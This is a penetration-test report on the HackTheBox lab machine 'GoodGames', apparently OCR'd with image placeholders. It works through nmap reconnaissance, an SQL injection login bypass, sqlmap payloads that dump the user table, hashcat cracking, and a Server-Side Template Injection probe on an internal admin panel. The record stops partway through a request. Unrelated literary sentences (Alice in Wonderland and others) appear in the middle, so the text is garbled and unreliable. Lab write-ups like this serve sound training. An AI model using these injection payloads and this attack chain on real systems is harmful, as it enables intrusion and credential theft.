
GoodGames

GoodGames HTB



Target: HTB Machine “GoodGames” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The objective of this assessment was to perform a comprehensive security evaluation of a Linux-based target environment accessible only via an internal VPN. Our engagement focused on identifying critical vulnerabilities in the web application and its underlying infrastructure. In particular, we discovered issues such as SQL injection in the login mechanism, an exploitable Server-Side Template Injection (SSTI) vulnerability in the administrative interface, and misconfigurations within the containerized environment that allowed for remote code execution and privilege escalation. This exercise demonstrates how an attacker could chain these weaknesses to completely compromise the target system.

Scope of Assessment

- **Network Reconnaissance:** We began by verifying host availability using ICMP. The ping test returned a TTL of 63, confirming that the target system is Linux-based and operational.
- **Service Enumeration & Vulnerability Discovery:** Through detailed Nmap scans and manual inspection, we identified that the target is hosting an HTTP service powered by the Werkzeug server. Further analysis using Burp Suite and sqlmap revealed critical vulnerabilities—specifically in the login mechanism (via SQL injection) and in the administrative interface (via SSTI).
- **Exploitation and Privilege Escalation:** After obtaining valid administrator credentials through SQL injection, we accessed the admin interface and exploited the SSTI vulnerability to spawn a reverse shell. Subsequent examination of the container environment uncovered misconfigurations and excessive privileges, which ultimately allowed us to escalate our access to a root shell.

Ethics & Compliance

All testing activities were performed in strict adherence to the pre-approved rules of engagement, ensuring that no normal operations were disrupted. The detailed findings outlined in this report remain strictly confidential and have been shared exclusively with authorized stakeholders to facilitate prompt remediation and enhance the overall security posture.

2 Methodology

Our assessment targeted a Linux-based web application hosted on an internal network and accessed exclusively via a VPN. The methodology was structured in several phases—from initial reconnaissance and vulnerability enumeration to exploitation and privilege escalation. Below is a detailed step-by-step summary of our process:

1. Initial Reconnaissance and Service Discovery

- **Connectivity Verification:** We began by verifying network reachability using the `ping` command. The target (10.129.60.123) responded with a TTL of 63, confirming that the system is running a Linux-based OS.

```
kali@kali ~ [14:24:27] $ ping -c 1 10.129.60.123
PING 10.129.60.123 (10.129.60.123) 56(84) bytes of data.
64 bytes from 10.129.60.123: icmp_seq=1 ttl=63 time=49.5 ms

--- 10.129.60.123 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 49.453/49.453/49.453/0.000 m
```

2. Port Scanning and Service Identification

Nmap TCP Port Scan:

Next, we launched an Nmap SYN scan to map the open ports on the target. The output confirmed that only port 80 was open.

```
kali@kali ~/workspace/GoodGames/nmap [14:26:05] $ sudo nmap -sS -Pn -n
10.129.60.123 -oG GoodGamesPorts1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-09 14:26 EDT
Nmap scan report for 10.129.60.123
Host is up (0.036s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
```

Service Enumeration:

A detailed service scan on port 80 revealed that the target is running the Werkzeug HTTP server version 2.0.2 on Python 3.9.2, which hosts a web application branded as “GoodGames | Community and Store.”


```
PORT   STATE SERVICE VERSION
80/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.9.2)
```

```
|_http-title: GoodGames | Community and Store
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
```

3. Application Interaction and Vulnerability Testing

Web Interface and Login Functionality:


The website on port 80 displays a login feature as shown below:



To further assess its security, we intercepted the login HTTP requests using Burp Suite. The login form was designed to accept only valid email formats, which prevented straightforward injection payloads like `' or 1 =1 -- -`. However, by intercepting the HTTP request, we identified opportunities for SQL injection.

SQL Injection Testing with sqlmap:

After modifying our intercepted request, we attempted an SQL injection through sqlmap. First, we saved the intercepted request from Burp Suite and then executed sqlmap to test for injection vulnerabilities:



```
POST /login HTTP/1.1
Host: 10.129.60.123
Content-Length: 42
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.60.123
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.60.123/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

email='+or+1+%3d+1+--+-&password=asdasdasd
```

We also noted that the administrative profile footer showed the hostname:

```
goodgames.htb
```

This observation prompted us to update the `/etc/hosts` file accordingly. Next, we used sqlmap against the stored request:

```
 sqlmap -r /home/kali/Desktop/goodgames.r

.... SNIP ...



sqlmap identified the following injection point(s) with a total of 63
HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=' AND (SELECT 1772 FROM (SELECT(SLEEP(5)))lpKA) AND
'RrWd'='RrWd&password=asdasdas

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: email=' UNION ALL SELECT
NULL,NULL,NULL,CONCAT(0x7170767871,0x4c51774f736546775745586874734569446a6
f49485078586b416946436d716277556e7163596c79,0x7170787171)-- -
```

```
&password=asdasdas



..SNIP..
```

Sqlmap identified the injection point on a custom POST parameter with both time-based blind and UNION query techniques. We then enumerated the databases:

```
sqlmap -r /home/kali/Desktop/goodgames.req --dbs

..SNIP...

available databases [2]:
[*] information_schema
[*] main

...SNIP...
```

The tool returned two available databases, including the main application database.

Continuing with our enumeration, we extracted table information from the `main` database:

```
sqlmap -r /home/kali/Desktop/goodgames.req --dbs --tables -D main

...SNIP...

+---------------+
| user          |
| blog          |
| blog_comments |
+---------------+



...SNIP...
```

We proceeded to dump the `user` table, which contained an administrator account with the following entry:

```
sqlmap -r /home/kali/Desktop/goodgames.req --dump -T user -D main
```

```
...SNIP....

+----+--------------------+--------+----------------------------------+
| id | email              | name   | password                         |
+----+--------------------+--------+----------------------------------+
| 1  | admin@goodgames.htb | admin  | <REDACTED> |
+----+--------------------+--------+----------------------------------+



...SNIP...
```


The password hash was subsequently cracked using hashcat:

```
kali@kali ~/workspace/GoodGames/content/credentials [17:25:00] $ hashcat -m 0  <REDACTED-HASH> /usr/share/wordlists/rockyou.txt

<REDACTED-HASH>:<REDACTED-PASSWORD>
```

The output revealed the cleartext password corresponding to the administrator account.

Admin Interface and Further Exploitation:

Once in possession of valid administrator credentials, we logged into the admin portal. The website's footer confirmed the use of the domain `goodgames.htb`:


Below you can find your current account details.

Nick: admin
Email: admin@goodgames.htb
Date joined: NULL

GoodGames.HTB


This sounded nonsense to Alice, so she said nothing, but set off at once toward the Red Queen. To her surprise.

d this she looked down at her hands and was surprised to see that she had put on one of the Rabbit's little white.

I had with my master during the greatest part of the time I had the honour to be in his service.

As administrator we have a new functionality and if we click on the principal site on the settings icon we are redirected to `internal-administration.goodgames.htb` , we must add it on the /etc/host to get access on it

The image shows the petition to the url intercepted by burpsuit


Not secure 10.129.60.123
Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Pretty Raw Hex
Inspector
Cancel
Apply changes
Notes

Request to http://internal-administration.goodgames.htb:80 [unknown host]

Time	Type	Direction	Method	URL	Status code	Length
14:43:09 9 Jun ...	HTTP	→ Request	GET	http://internal-administration.goodgames.htb/		

Request

```
GET / HTTP/1.1
Host: internal-administration.goodgames.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.60.123/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```


Selection 37 (0x25)

Selected text
internal-administration.goodgames.htb


Decoded from: Select
internal-administration.goodgames.htb

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0

Showing the flask volt log in site




Within the administrative interface—built on Flask—we discovered a Server-Side Template Injection (SSTI) vulnerability. Testing with a basic payload (`{{7*7}}`) correctly returned the value `49` :



The site is made on flask we can do a SSTI over the "name" on the settings

The image shows the ssti using the payload `{{7*7}}` giving a 49 as output




```
POST /settings HTTP/1.1
Host: internal-administration.goodgames.htb
Content-Length: 20
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://internal-administration.goodgames.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://internal-administration.goodgames.htb/settings
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJwljrtuwzAMAP9FcwdSfJjMzxgURSFBgRawk6nov8dFx7vhcD9tX0ed93Z7Hq_6aPtjtltLhY4WjMRkUat3zDUgYCWSVd9wwWa5hMEHcIxCG
WAlvlB4zp6GMUOMEpDNsDCxT73YLIOVr3aXSlcuLd18jNhAYizwcmzXyOus4__mD_M81v78_qyvSyiJK4gKSxDpLDHFoTQ90TckJCrvg033DYp
hPX4.aEdSIg.9hgOk1NArJSCz28P1RDYEK-Ea2s
Connection: keep-alive

name=%7B%7B7*7%7D%7D
```

Email: admin@goodgames.htb
Phone: +12-345 678 910

49
admin
admin@goodgames.htb

We're logged in as root:

The image shos the successfull id command on the server giving "0"



```
POST /settings HTTP/1.1
Host: internal-administration.goodgames.htb
Content-Length: 85
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://internal-administration.goodgames.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://internal-administration.goodgames.htb/settings
Accept-Encoding: gzip, deflate, br
Cookie: session=
